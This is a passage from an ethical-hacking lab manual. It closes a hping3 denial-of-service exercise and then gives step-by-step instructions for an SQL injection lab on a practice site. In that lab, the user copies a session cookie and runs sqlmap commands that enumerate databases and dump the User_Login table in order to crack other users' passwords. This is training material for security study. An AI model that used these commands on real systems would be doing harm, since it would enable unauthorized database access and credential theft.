
    Note: The results might differ in your lab environment.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3



31. Switch to the Attacker Machine-2 virtual machine. In the Terminal window, press Ctrl+C to terminate the PoD attack using hping3.
32. This concludes the demonstration of performing DoS attacks (SYN flooding and PoD attacks) on a target host using hping3.
33. Close all open windows and document all the acquired information.
34. Turn off Admin Machine-1 and Web Server virtual machines.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3



EXERCISE 4: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.

LAB SCENARIO

In SQL injection attacks, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or a web server.

A security professional must have the required knowledge to perform an SQL injection attack on the organization's website to check its security infrastructure.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform an SQL injection attack using sqlmap.

OVERVIEW OF SQL INJECTION

SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. Applications often use SQL statements to authenticate users, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work when an application does not properly validate an input before passing it to an SQL statement.

Note: In this lab, you will pretend that you are a registered user on **http://www.moviescope.com** website and wish to crack the passwords of other users from the website's database.


Note: Ensure that the **Attacker Machine-2** virtual machine is running and if you have already logged into the machine, then skip to step#3.

Note: Ensure that **PfSense Firewall** virtual machine is running.

1. Switch to the **Attacker Machine-2** to virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.


EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



4. Type **http://www.moviescope.com/** and press **Enter.** A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


   Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save.**

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP




5. After logging into the website, click the View Profile tab on the menu bar and, when the page has loaded, note the URL in the address bar of the browser.

EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP




6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot below.

EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP




7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter.**

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



8. Select the cookie value, then right-click and copy it, as shown in the screenshot below. Minimize the web browser.


EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

    Note: The password that you type will not be visible.
12. Now, type **cd** and press **Enter** to jump to the root directory.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP




13. In the Parrot Terminal window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter.**

    Note: In this query, -u specifies the target URL (the one noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.


14. The above query causes sqlmap to apply various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP




15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type Y and press Enter.
16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter.**
17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



18. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot below.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



19. Now, we will choose a database and use sqlmap to retrieve the tables in the database. In this lab, we will determine the tables associated with the database **moviescope.**
20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter.**


    Note: In this query, -D specifies the DBMS database to enumerate and --tables enumerates DBMS database tables.
21. The above query causes sqlmap to scan the moviescope database for tables.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



22. sqlmap retrieves and displays the table contents of the moviescope, as shown in screenshot below.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



23. Now, we will retrieve the content of the column User_Login.


24. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter to dump** all the **User_Login** table content.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



